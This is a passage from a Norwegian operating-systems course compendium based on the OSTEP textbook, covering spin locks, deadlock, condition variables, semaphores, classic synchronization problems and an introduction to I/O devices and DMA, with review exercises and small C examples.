> Causes the processor's LOCK signal to be asserted during execution of the accompanying instruction (turns the instruction into an atomic instruction). In a multiprocessor environment, the LOCK signal ensures that the processor has exclusive use of any shared memory while the signal is asserted.

Merk også følgende om `lock`-prefikset: "The XCHG instruction always asserts the LOCK signal regardless of the presence or absence of the LOCK prefix" (med andre ord trengs ikke lock-prefikset for xchg).

7.4.3 Spinne eller bytte?

Spinne eller bytte? i figur 7.13.

- Spin locks kan være dårlig for ytelsen (tenk deg én CPU, round robin og 100 tråder)
- Kanskje bare gi fra seg CPU-en (yield) som i fig 28.8
- Spin locks kan være greit på en flerkjernemaskin hvis ventetiden er kort
- Kan kombineres til en *two-phase lock*: spinn litt først, bytt så

Figur 7.13: Spinne eller bytte?.

Avveiningen er enkel å regne på. Å spinne koster den CPU-tiden du bruker på å vente, og å bytte koster ee context switch. Holdes låsen kortere enn en context switch, lønner det seg å spinne. Holdes den lenger, lønner det seg å gi fra seg CPU-en. Det verste tilfellet er å spinne på en maskin med én kjerne: da bruker du hele tidsluka di på å vente på en lås som bare kan slippes av en tråd som ikke får kjøre før du er ferdig.

demo `incdec.c` og `incdec.s`, løs det med datatypen `pthread_mutex_t`. Dette er en lås som har en eier – tråden eller prosessen som låser, må også være den som låser opp.

demo: løs problemet fra tidligere med `t1.s` og `lock`-prefikset, og merk ytelsestapet

7.5 Deadlock

Deadlock i figur 7.14.

Når et sett med tråder/prosesser ALLE venter på en hendelse som bare én av dem kan utløse...

- Skjer bare når en tråd/prosess holder en ressurs (for eksempel en lås) og prøver å få tak i en til
- *Kan unngås med to enkle regler*
  1. *Nummerer ressursene (låsene)*
  2. *Krev at alle tråder/prosesser ber om ressursene i samme rekkefølge*

Figur 7.14: Deadlock.

Se CON35-C. Avoid deadlock by locking in a predefined order fra Carnegie Mellon University sin "SEI CERT C Coding Standard", og særlig linjene i det "røde" eksempelet:

```
arg1->from = ba1;
arg1->to = ba2;
```

```
arg1->amount = 100;

arg2->from = ba2;
arg2->to = ba1;
arg2->amount = 100;
```

Denne koden er tilfellet der én tråd prøver å overføre penger fra konto ba1 til ba2, mens en annen tråd prøver å overføre fra ba2 til ba1 samtidig. Den logiske måten å tenke på er å låse kontoen du tar penger fra først, og deretter kontoen du overfører til – men i dette scenarioet kan det føre til at hver tråd låser sin fra-konto, og dermed hindrer den andre i å låse sin til-konto. Det er deadlock. Løsningen er å nummerere bankkontoene og kreve at trådene alltid tar dem i samme rekkefølge.

Kode med mulig deadlock i figur 7.15.

- `incdec-mutex-deadlock.c`
- øk NITER og se om vi får et problem
- Hva er problemet? Kan vi fikse det?

Figur 7.15: Kode med mulig deadlock.

7.6 Lab-øvinger

1. Bare repetisjonsspørsmål og oppgaver denne uka.

7.7 Repetisjonsspørsmål og oppgaver

1. Ved en context switch mellom prosesser lagres tilstanden til prosessen i Process Control Blocken (PCB). Tilsvarende har vi en Thread Control Block (TCB) – hva lagres i den? (med andre ord: hva er unikt for hver tråd?)

2. Hvorfor må hver tråd ha sin egen stack?

3. Nevn de to grunnene til at vi bruker tråder. Når er det riktigere å bruke flere prosesser enn flere tråder?

4. To tråder gjør begge `teller++` på den samme globale variabelen `teller`. Hvorfor kan resultatet bli feil? Forklar samtidig hva *atomicity*, *critical section*, *race condition* og *mutual exclusion* betyr.

5. Hva er de tre designmålene for en lås? Hvorfor holder det ikke å bruke et vanlig flagg (en `int` som sier om låsen er ledig), og hvorfor kan vi ikke bare skru av interrupt mens vi er i den kritiske sektor?

6. Hva gjør *test-and-set* (`xchg` på X86) og *compare-and-swap* (`cmpxchg`), og hvorfor må dette være maskinvareinstruksjoner? Hva gjør `lock`-prefikset?

7. Når lønner det seg for en tråd å *spinne* på en lås, og når lønner det seg å gi fra seg CPU-en? Hva er en *two-phase lock*?

8. Hva er *deadlock*, og hva skal til for at det kan oppstå? Hvilke to regler hindrer det?

9. (**OBLIG-3**) To tråder kjører hver sin `teller++` på den samme globale variabelen, som starter på 0. Kompilatoren har oversatt `teller++` til disse tre instruksjonene:

```
movl    teller, %eax     # les verdien inn i et register
addl    $1, %eax         # legg til 1
movl    %eax, teller     # skriv den tilbake
```

   (a) Hva er den høyeste verdien `teller` kan ha til slutt?

   (b) Hva er den laveste?

   (c) Vis en rekkefølge på instruksjonene som gir den laveste verdien.

   (d) Kompilerer du med `-O2`, blir det én instruksjon (`addl $1, teller`) i stedet for tre. Kjører du nå begge trådene på samme kjerne med `taskset -c 0`, er problemet borte – men med `taskset -c 0,1` er det tilbake. Forklar begge deler.

   (e) Hva må til for at koden skal bli riktig uansett hvor mange kjerner den kjører på?

10. (**OBLIG-3**) To tråder flytter penger mellom to bankkontoer, A og B. Tråd 1 overfører fra A til B, tråd 2 overfører fra B til A. Begge er skrevet slik at de først låser kontoen pengene tas fra, og deretter kontoen pengene skal til.

    (a) Vis en rekkefølge som fører til deadlock.

    (b) Hvilken betingelse fra kapitteltekstene er det som er oppfylt her, og som gjør deadlock mulig i det hele tatt?

    (c) Skriv om reglene for hvordan trådene tar låsene, slik at deadlock ikke kan skje. Virker løsningen også hvis det kommer en tredje tråd som flytter penger mellom B og en konto C?

    (d) En kollega foreslår å løse det ved å la hver tråd vente et tilfeldig antall millisekunder og prøve på nytt hvis den ikke får begge låsene. Hvorfor er nummerering en bedre løsning?

11. Et context switch koster 5 µs. En tråd kommer fram til en lås som allerede er tatt av en annen tråd.

    (a) Låsen kommer til å bli sluppet om 200 ns. Bør tråden spinne eller gi fra seg CPU-en? Begrunn med tall.

    (b) Samme spørsmål hvis låsen blir sluppet om 20 ms.

    (c) Omtrent hvor lenge må låsen holdes før det lønner seg å gi fra seg CPU-en i stedet for å spinne?

    (d) Maskinen har bare én CPU-kjerne. Hvorfor er spinning da nesten alltid feil, uansett hvor kort tid låsen holdes?

12. (**OBLIG-3**) Gjør "Homework (Code)"-oppgavene nummer 1, 2, 3, og 4 i kapittel 27. Husk å gjøre følgende før du begynner (hvis du ikke allerede har klonet dette git-repoet):

    ```
    git clone https://github.com/remzi-arpacidusseau/ostep-homework.git
    cd ostep-homework/threads-api
    ```

    Merk: i oppgave 1 må du sette dot-slash foran main-race når du bruker helgrind. Riktig kommando er
    `valgrind --tool=helgrind ./main-race`

13. (**OBLIG-3**) Kompiler og kjør programmene forkcount.c og threadcount.c. Hva er forskjellen på måten de teller den globale variabelen `g_ant` på?

8

Condition variables og semaforer

Merk: henvisninger som "Fig 30.1" og "chp 30" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 30 og chp 31.

8.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hva en *condition variable* er, at den ikke har en verdi, hvordan de to tilhørende `pthread_cond_wait()` og `pthread_cond_signal()` brukes sammen med en mutex, og hvorfor betingelsen alltid må sjekkes i en `while`-løkke
- gjøre rede for *producer-consumer*-problemet, og forklare hvorfor det trengs to separate condition variables og når `pthread_cond_broadcast()` må brukes
- forklare hva en *semafor* er, hva `sem_wait()` (down) og `sem_post()` (up) gjør, og hva startverdien og verdien betyr
- bruke en *binær semafor* som lås, og forklare hva som skiller den fra en mutex
- bruke en semafor til *rekkefølge* – at én tråd skal vente på en annen – og velge riktig startverdi
- forklare hvorfor rekkefølgen på down-operasjonene i en semaforbasert producer-consumer kan gi *deadlock*

- forklare *reader-writer*-problemet og hvordan writers kan bli utsatt for *starvation*
- forklare *dining philosophers*, hvorfor det kan gi deadlock og hvordan det brytes, og hva en *barrier* og en *monitor* gir oss

8.2 Condition variables

Condition variable i figur 8.1.

Hvordan kan tråder vente på en betingelse som en annen tråd skal utløse?

- Fig 30.1-3 (merk: bruk `while`, ikke `if`)
  `pthread_cond_wait`
  `pthread_cond_signal`

En condition variable har ingen verdi.

Figur 8.1: Condition variable.

Legg merke til at `pthread_cond_wait()` tar mutexen som argument. Det er ikke tilfeldig. Tråden holder mutexen når den oppdager at betingelsen ikke er oppfylt, og må slippe den før den legger seg til å sove – ellers ville ingen andre kommet inn for å endre betingelsen, og vi hadde hatt deadlock. `pthread_cond_wait()` gjør derfor to ting i én udelelig operasjon: den slipper mutexen og legger tråden til å sove. Når tråden vekkes, tar den mutexen igjen før den fortsetter.

At den må sjekke betingelsen i en `while`-løkke og ikke en `if`, følger av det samme. Mellom signalet og det øyeblikket tråden faktisk får mutexen tilbake, kan en annen tråd ha rukket å komme inn og endre tilstanden igjen. Du kan altså ikke stole på at betingelsen fortsatt holder bare fordi du ble vekket – du må sjekke på nytt.

8.2.1 Producer-consumer

Eksempler i figur 8.2.

En *producer* legger elementer i et buffer, en *consumer* tar elementer ut av det samme bufferet, for eksempel

- En flertrådet webtjener
- En pipeline på kommandolinja i Linux
- Trafikk på et nettverkskort
- Applikasjoner basert på meldingskøer
- osv.

Figur 8.2: Eksempler.

Producer-consumer i figur 8.3.

- Bare én tråd om gangen kan bruke bufferet
- En producer kan ikke legge elementer i et buffer som er fullt
- En consumer kan ikke ta elementer ut av et tomt buffer

Figur 8.3: Producer-consumer.

Merk at det står tre krav her, ikke ett, og at de trenger hver sin mekanisme. Det første er ren mutual exclusion og løses med en mutex. De to andre handler om å vente på at noen andre gjør noe, og det er nettopp det condition variables er til for.

Problem én i figur 8.4.

- Fig 30.6, `put()` og `get()`
- Fig 30.7, producer- og consumer-trådene
- Fig 30.8, første forsøk (*virker når det bare er én producer og én consumer*)
- Fig 30.9, ingenting å konsumere…

Figur 8.4: Problem én.

Bruk alltid en while-løkke i stedet for en if-setning når du sjekker en betingelse.

Problem to i figur 8.5.

- Fig 30.10, andre forsøk
- Fig 30.11, alle sover...

Figur 8.5: Problem to.

Løsningen i figur 8.6.

- Fig 30.12, må ha én condition variable for producer og én for consumer
- Fig 30.13, generaliser bufferet
- Fig 30.14, i praksis det samme som fig 30.12

Figur 8.6: Løsningen.

Grunnen til at det må være to condition variables, er at ett signal ellers kan vekke feil slags tråd. Med bare én variabel kan en consumer komme til å vekke en annen consumer i stedet for en producer – og da går alle tilbake til å sove, og ingen kommer videre. Med én variabel for "bufferet er ikke fullt" og én for "bufferet er ikke tomt" vet vi alltid hvem vi vekker.

Demo 3-en-producer-consumer-mutex-og-condvar.c

Signalisere alle som venter? i figur 8.7.

- `pthread_cond_broadcast()` (*dette ville løst problemet i fig 30.11*)

Figur 8.7: Signalisere alle som venter?.

`pthread_cond_broadcast()` vekker alle som venter, i stedet for én. Det er den sikre løsningen når du ikke kan vite hvem som bør vekkes – men den er også dyrere, for alle trådene våkner, tar mutexen etter tur, sjekker betingelsen sin, og de fleste legger seg til å sove igjen. Har du riktige condition variables, holder det med `signal`.

8.3 Semaforer

Semafor i figur 8.8.

En semafor er et objekt med en heltallsverdi (i motsetning til en condition variable) som vi kan manipulere med to rutiner

- `sem_wait()` ("down()")
- `sem_post()` ("up()")
- Fig 31.1, hvordan deklarere og initialisere
- Fig 31.2, wait (down) og post (up)

Figur 8.8: Semafor.

Semafor 1/2 i figur 8.9.

"En spesiell slags `int`":

- Teller *opp* og *ned* atomisk
- Gjør en prosess/tråd en *down* (`sem_wait()`) på en semafor som er null eller negativ, blokkeres den (den settes i en ventekø)
- Gjør en prosess/tråd en *up* (`sem_post()`) på en semafor som er null eller negativ, tas én av prosessene/trådene ut av ventekøen (den blir unblocked)

Figur 8.9: Semafor 1/2.

Semafor 2/2 i figur 8.10.

- Den negative verdien er antallet prosesser/tråder som venter på semaforen, men merk:

  Chp 31.1 *the value of the semaphore, when negative, is equal to the number of waiting threads [D68b]. Though the value generally isn't seen by users of the semaphores*

  Chp 31.8 *. . . the value will never be lower than zero. This behavior is easier to implement and matches the current Linux implementation*

Figur 8.10: Semafor 2/2.

Startverdien er det viktigste valget du gjør når du bruker en semafor, og den har en enkel tolkning: den sier hvor mange som kan slippe gjennom en `sem_wait()` før noen blir stående og vente. Startverdi 1 gir en lås (én slipper inn om gangen), startverdi N gir "det er N ledige plasser", og startverdi 0 betyr at den første som kommer må vente til noen andre har gjort en `sem_post()`. Akkurat den siste varianten er det vi bruker til rekkefølge lenger ned.

Merk at noen egenskaper ved semaforer er implementasjonsavhengige. Mac OSX støtter ikke unnamed semaphores (som er dem vi vanligvis bruker), bare named semaphores. Linux bruker ikke negative verdier i semaforer (men vi kan late som om det gjør det – oppførselen er den samme, vi ville bare blitt overrasket om vi så på selve verdien).

Se også en fin forklaring av hva `post`-operasjonen til en semafor gjør:

> A `post` on a semaphore will allow a `wait` to go through (*irrespective of semaphore value*).

8.3.1 Binær semafor

Binær semafor i figur 8.11.

- En binær semafor brukes på samme måte som en mutex-lås
- Fig 31.3 kode
- Fig 31.4 enkel trace
- Fig 31.5 vanlig trace

I motsetning til en mutex-lås har en binær semafor ingen eier (hvem som helst kan "låse opp" den)

Figur 8.11: Binær semafor.

8.3.2 rekkefølge

Semafor brukt til rekkefølge i figur 8.12.

Noen ganger vil vi at én tråd skal kjøre før en annen

- Fig 31.6, hva må `X` være når "parent" skal vente på "child"?
- Fig 31.7, 31.8, rekkefølge trace

Figur 8.12: Semafor brukt til rekkefølge.

8.3.3 Producer-consumer

Første forsøk i figur 8.13.

- Fig 31.9, `put()` og `get()`
- Fig 31.10, synkroniseringen/rekkefølgen virker, men hva om det er flere producere eller consumere? da trengs beskyttelse av bufferet

Figur 8.13: Første forsøk.

Andre forsøk i figur 8.14.

- Fig 31.11, bufferet er beskyttet, men det er et problem...
- Fig 31.12, endelig løsning som virker

Figur 8.14: Andre forsøk.

Problemet i fig 31.11 er verdt å merke seg godt, for det er en klassiker: rekkefølgen på de to down-operasjonene avgjør om koden virker. Tar en tråd mutexen *først*, og så blokkerer på "bufferet er fullt", ligger den og sover med mutexen i hånda. Da kommer ingen andre inn i den kritiske sektoren – heller ikke den som skulle tømt bufferet – og vi har deadlock. Regelen er å ta den tellende semaforen først og mutexen sist, altså å låse så seint og slippe så tidlig som mulig.

Demo 1-en-producer-consumer-semafor.c og 2-en-producer-consumer-semafor-og-mutex.c (der en mutex erstatter den binære semaforen)

8.3.4 Reader-writer

Reader-writer i figur 8.15.

- Fig 31.13, for lett for en writer å sulte?

Figur 8.15: Reader-writer.

Tanken bak reader-writer er grei nok: mange tråder kan lese samtidig uten å ødelegge for hverandre, men en writer må ha datastrukturen for seg selv. Problemet med løsningen i fig 31.13 er at den favoriserer readers. Så lenge det hele tiden kommer nye readers, slipper de inn fortløpende, og telleren kommer aldri ned i null – da får aldri writeren slippe til. Det er *starvation*, det samme fenomenet som i kapittel 4, bare med en datastruktur i stedet for CPU-en.

Eksempelet i fig 31.13 favoriserer readers, se [13] for en implementasjon som favoriserer writers.

8.3.5 Dining philosophers

Dining philosophers i figur 8.16.

- Fig 31.14, dining philosophers, think-hungry-eat
- Fig 31.15, mulig deadlock
- Fig 31.16, bryt deadlocken

Figur 8.16: Dining philosophers.

Dining philosophers er verdt å se i lys av de to reglene fra kapittel 7. Hver filosof trenger to gafler, altså holder de én ressurs mens de ber om en til – og det er den betingelsen som gjør deadlock mulig i det hele tatt. Tar alle først gaffelen til venstre, går det galt: med fem filosofer og fem gafler kan alle rekke å ta venstregaffelen sin, og så venter alle på høyregaffelen som naboen holder. Løsningen i fig 31.16 er nettopp regel to: én av filosofene snur rekkefølgen og tar høyre før venstre. Da ber ikke alle om ressursene i den samme sykliske rekkefølgen lenger, og sykelen er brutt. Det er nok å endre på én av dem.

8.4 Barrier

Barrier i figur 8.17.

- Noen ganger nyttig å vente på et helt sett med tråder
- `pthread_barrier_wait()`
- se eksempelfila `barrier_example.c`

Figur 8.17: Barrier.

En barrier er et møtepunkt: ingen tråd slipper videre før alle har kommet fram. Det er nyttig når arbeidet går i runder, og runde $n + 1$ er avhengig av at alle er ferdige med runde n.

8.5 Monitor

Monitor i figur 8.18.

- Synkronisering er vanskelig! Kanskje ha et språk som gjør det enkelt for oss?
- Java har nøkkelordet `synchronized`
- Et Java-objekt med synchronized-metoder kalles en monitor
- se eksempelfila `ProducerConsumer.java`
- *Vi trenger ikke bry oss om låser/semaforer, vi ber kompilatoren ta seg av disse detaljene på lavt nivå*

Figur 8.18: Monitor.

Poenget med en monitor er at synkroniseringen flyttes fra programmereren til språket. I stedet for å huske å ta og slippe riktig lås på riktig sted, sier du at metoden er `synchronized`, og så er det kompilatoren og kjøretidssystemet som sørger for resten. Det er det samme mønsteret som ellers i faget: en abstraksjon som gjør det vanskelige lettere å bruke – og som koster litt ytelse og litt kontroll.

Demo 4-en-producer-consumer-monitor-java

Merk at det finnes støtte i andre språk også. I nyere C (C17) kan vi for eksempel bruke standard threads (i stedet for pthread), som har en innebygd spesiell "atomic int", se demo-c17-stdthread-atomic.c (men dette støttes antakelig ikke i libc, så det trengs en spesiell kommandolinje for å kompilere – se kommentaren i starten av fila).

8.6 Deadlock

Husk deadlock i figur 8.19.

Når et sett med tråder/prosesser ALLE venter på en hendelse som bare én av dem kan utløse...

- Skjer bare når en tråd/prosess holder en ressurs (for eksempel en lås eller en semafor) og prøver å få tak i en til
- *Kan unngås med to enkle regler*
  1. *Nummerer ressursene (låsene)*
  2. *Krev at alle tråder/prosesser ber om ressursene i samme rekkefølge*

Figur 8.19: Husk deadlock.

Dining philosophers og deadlock i figur 8.20.

- Fig 31.4, hvor er ressursene? er de nummerert?
- Fig 31.6, hvordan henger denne løsningen sammen med reglene for å unngå deadlock?

Figur 8.20: Dining philosophers og deadlock.

8.7 Lab-øvinger

1. Bare repetisjonsspørsmål og oppgaver denne uka.

8.8 Repetisjonsspørsmål og oppgaver

1. Hva er *spin wait / busy waiting*?
2. I producer-consumer-problemet: hva er hensikten med mutexen/den binære semaforen, og hva er hensikten med den eller de tellende semaforene?
3. Hva er en *condition variable*, og hvorfor sier vi at den ikke har noen verdi? Hvorfor må `pthread_cond_wait()` ha mutexen som argument, og hvorfor må betingelsen sjekkes i en `while`-løkke og ikke en `if`?
4. Hvorfor trengs det to separate condition variables i producer-consumer-problemet?
5. Hva gjør `sem_wait()` (down) og `sem_post()` (up) på en semafor? Hva betyr verdien til semaforen, og hva er det startverdien bestemmer?
6. Hva er *starvation* i reader-writer-problemet? Hvorfor oppstår det med løsningen i fig 31.13, og hvem er det som sulter?
7. Hva er en *barrier*, og hva er en *monitor*? Hva er poenget med en monitor?
8. Se på denne koden:

```
01 void *consumer(void *arg) {
02   int i;
03   for (i=0;i<5;i++) {
04     pthread_mutex_lock(&mutex);
05     if (state == EMPTY)
06       pthread_cond_wait(&signalS, &mutex);

    <something something ...>

20     pthread_cond_signal(&signalS);
21     pthread_mutex_unlock(&mutex);
22   }
23   pthread_exit(NULL);
24 }
```

   Hva er hensikten med `wait`- og `signal`-operasjonene i koden? Hva er hensikten med variabelen `mutex`, og hvorfor er den med som argument til `wait`?

9. (**OBLIG-3**) Vi vil at "parent" skal vente på at "child" er ferdig, og bruker en semafor til det:

```
sem_t s;
```

```
void *child(void *arg) {
    printf("child\n");
    sem_post(&s);
    return NULL;
}

int main(void) {
    sem_init(&s, 0, X);
    printf("parent: begin\n");
    pthread_t c;
    pthread_create(&c, NULL, child, NULL);
    sem_wait(&s);
    printf("parent: end\n");
    return 0;
}
```

(a) Hvilken verdi må `X` ha for at utskriften alltid skal bli `parent: begin`, `child`, `parent: end`?

(b) Gå gjennom de to mulige rekkefølgene med den verdien: én der child-tråden rekker å kjøre først, og én der parent kommer til `sem_wait()` først. Hva er verdien til semaforen underveis?

(c) Hva skjer hvis `X` settes til 1?

(d) Hvorfor kan vi ikke bruke en mutex i stedet for semaforen her?

10. Fem filosofer sitter rundt et bord. Mellom hvert par ligger det én gaffel, altså fem gafler til sammen, og en filosof trenger både gaffelen til venstre og den til høyre for å spise. Alle fem kjører den samme koden: ta venstre gaffel, ta høyre gaffel, spis, legg fra deg begge.

    (a) Forklar hvordan dette kan ende i deadlock.

    (b) Hvilken av betingelsene for deadlock fra kapittel 7 er det som er oppfylt her?

    (c) Læreboka løser det ved å la én av filosofene ta høyre gaffel før venstre (fig 31.16). Forklar hvorfor det er nok å endre på én av dem, og koble det til de to reglene for å unngå deadlock.

    (d) En medstudent foreslår i stedet å la en filosof legge fra seg venstregaffelen igjen hvis hen ikke får tak i høyregaffelen, og så prøve på nytt. Hvilket problem kan den løsningen få?

11. (**OBLIG-3**) Dette programmet, writeloop.c, har et problem

```
01 int g_ant = 0;          /* global declaration */
02
03 void *writeloop(void *arg) {
```

```
04  while (g_ant < 10) {
05    g_ant++;
06    usleep(rand()%10);
07    printf("%d\n", g_ant);
08  }
09  exit(0);
10 }
11
12 int main(void)
13 {
14  pthread_t tid;
15  pthread_create(&tid, NULL, writeloop, NULL);
16  writeloop(NULL);
17  pthread_join(tid, NULL);
18  return 0;
19 }
```

Forklar hvordan programmet virker, og hvorfor det sannsynligvis ikke skriver ut dette:

```
1
2
3
4
5
6
7
8
9
10
```

Kompiler og kjør programmet. Legg til en låsemekanisme du selv velger, slik at det bare skriver ut tallene fra én til ti i rekkefølge, som vist over. Begrunn valgene dine.

12. (**OBLIG-3**) I kapittel 31, Homework (code), gjør vi denne litt endrede versjonen av oppgave fire og fem:

    (a) Husk å gjøre følgende før du begynner (hvis du ikke allerede har klonet dette git-repoet):

    ```
    git clone https://gitlab.com/erikhje/iikos-files.git
    cd iikos-files/08-semaph/
    ```

    (b) Start med fila reader-writer.c, som er en kombinert versjon av reader-writer.c og rwlock.c, der readerne og writerne har fått nummer. Kompiler og kjør den

med én writer og to readers i ti runder:
`./reader-writer 2 1 10`

(c) Kjør med to writers og ti readers for å se starvation-problemet.

(d) Endre koden slik at nye readers ikke slipper til å lese hvis en writer vil skrive, se side 75 i The Little Book of Semaphores (hint: du trenger bare legge til seks linjer kode).

9

Input/output: lagring, GPU og nettverk

Merk: henvisninger som "Fig 36.1" og "chp 36" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 36, chp 37 og chp 44. Læreboka dekker det grunnleggende om I/O-enheter, HDD og SSD. Den dekker derimot ikke block devices i praksis, NVMe, måling av ytelse, GPU eller nettverkskort, så de delene av dette kapitlet står på egne bein.

9.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hvordan operativsystemet styrer en *I/O-enhet* – registre, *device driver*, interrupt eller polling, og *DMA* – og hvorfor en rask enhet snur avveiningen mellom interrupt og polling
- forklare hva en *block device* er, finne og undersøke block devices på din egen maskin, og forklare hvordan partisjoner og krypterte volumer er block devices bygd oppå andre block devices
- regne ut $T_{\mathrm{I/O}} = T_{\mathrm{seek}} + T_{\mathrm{rotation}} + T_{\mathrm{transfer}}$ for en *HDD*, og forklare hvorfor tilfeldig aksess koster så mye mer enn sekvensiell der – og hvorfor forskjellen er mye mindre på en *SSD*
- forklare hvorfor en SSD ikke kan overskrive data direkte, og hva *flash translation layer*, garbage collection og *TRIM* gjør med det

- skille mellom lagringsmedium, protokoll og tilkobling (SATA med AHCI, PCIe med NVMe, USB), og peke ut hvor *flaskehalsen* ligger i en gitt kjede
- måle lagringsytelse selv og tolke *IOPS*, throughput (MB/s) og forsinkelse (latency) – og forklare hvordan blokkstørrelse, aksessmønster, *kødybde* og page cache påvirker tallene
- forklare hvordan en *GPU* skiller seg fra en CPU, hvilke steg som skjer når et program setter bort en jobb til GPU-en, og når det lønner seg
- forklare veien en pakke tar fra *nettverkskortet* til programmet, hvorfor driveren veksler mellom interrupt og polling, og hva offloading er

9.2 Operativsystemet og I/O-enhetene

Oversikt i figur 9.1.

- Fig 36.1, generell modell av busser og interconnect
- Fig 36.2, en moderne arkitektur
- Alt som er raskt, sitter i dag på *PCIe*: grafikkort, NVMe-SSD og nettverkskort
- Tregere enheter går via *USB* eller *SATA*
- *Tre enheter går igjen i kapitlet: lagring, GPU og nettverkskort*

Figur 9.1: Oversikt.

Busser er ordnet i et hierarki av samme grunn som cachene i kapittel 1: en rask buss må være kort, og da er det ikke plass til mange enheter på den. Derfor sitter grafikkortet og NVMe-disken på PCIe, gjerne rett på CPU-en, mens tastatur og mus henger på en treg buss lenger unna. Merk at eSATA, som fig 36.2 viser diskene på, i praksis er ute av bruk.

En I/O-enhet og driveren dens i figur 9.2.

- Fig 36.3: *registre*, mikrokontroller, minne og selve enheten
- En *device driver* er koden i operativsystemet som kjenner akkurat denne typen enhet

```
$ lspci -k
00:02.0 VGA compatible controller: Intel Iris Xe
        Kernel driver in use: i915
04:00.0 Non-Volatile memory controller: Samsung
        Kernel driver in use: nvme
```

Figur 9.2: En I/O-enhet og driveren dens.

En I/O-enhet er i seg selv en liten datamaskin, med egen prosessor, eget minne og egen programvare (firmware). Registrene er grensesnittet utad: operativsystemet skriver kommandoer og data til dem og leser status fra dem, og alt det andre skjuler enheten for oss. Siden en I/O-enhet er en liten datamaskin, må vi også ta høyde for at den kan inneholde skadevare eller benyttes i offensive operasjoner [16].

`lspci -k` (utdraget er fra en bærbar PC) viser hver enhet på PCIe og hvilken driver som styrer den. Windows viser det samme i Enhetsbehandling, macOS i Systeminformasjon.

9.2.1 Tre måter å gjøre I/O på

Tre måter å gjøre I/O på i figur 9.3.

Chp 36.3 Programmed I/O Mye CPU: spør enheten gjentatte ganger (poll) med spin/busy waiting (polling)

Chp 36.4 Interrupt-based I/O Noe CPU: la enheten sende et interrupt når den er klar for en I/O-forespørsel eller har fullført en

Chp 36.5 Direct Memory Access (DMA) CPU bare ved start og slutt av I/O-oppgaven: enheten flytter dataene til og fra RAM selv


Figur 9.3: Tre måter å gjøre I/O på.

De tre er et forløp, der hvert steg flytter mer arbeid vekk fra CPU-en. Programmed I/O (polling) er å stå og spørre "er du ferdig nå?" – den samme busy waitingen som i kapittel 7. Interrupt-based I/O lar prosessen bli *blocked* i stedet, slik at scheduleren kan gi CPU-en til noen andre mens vi venter – mekanismen fra kapittel 2 og 3. Med DMA sier CPU-en bare hvor i RAM dataene skal til eller fra, og så flyttes de uten at CPU-en er med.

Egentlig er dette svar på to forskjellige spørsmål. Det ene er hvem som *flytter dataene*: CPU-en, ett ord om gangen, eller enheten selv med DMA. Det andre er hvordan operativsystemet *får vite at enheten er ferdig*: ved å spørre (polling) eller ved å bli avbrutt (interrupt). En moderne enhet bruker alltid DMA for dataene. Men DMA fjerner ikke det andre spørsmålet: for hver jobb som blir ferdig, må CPU-en fortsatt få beskjed og kjøre driveren. Der er avveiningen den samme som mellom å spinne og å bytte i kapittel 7. For en *rask* enhet kan polling lønne seg, fordi et interrupt med tilhørende context switch koster mer enn den korte ventetiden [37]. Moderne drivere kan derfor bruke begge, og vi ser hvordan under NVMe og nettverkskort lenger ned.

DMA er heller ikke det samme som før. Læreboka beskriver den klassiske varianten (chp 36.5): en egen DMA-kontroller som flytter data mellom enheten og minnet. Slik var det i de første PC-ene, der én DMA-brikke på hovedkortet ble delt av enhetene. Slik er det ikke lenger: hver enhet på PCIe kan lese og skrive RAM selv, og driveren forteller bare enheten hvilke adresser den skal bruke. En enhet som kan skrive rett i minnet, kan i prinsippet skrive hvor som helst, og derfor står det nå en *IOMMU* mellom enhetene og RAM. Den gjør for enhetene det MMU-en gjør for prosessene: avgjør hvilke adresser hver av dem får røre. Det er en del av svaret på om vi kan stole på enheten, men ikke hele – dette er også en mekanisme som det har vært påvist sårbarheter i [21].

Maskinvare og programvare rundt en I/O-enhet i figur 9.4.



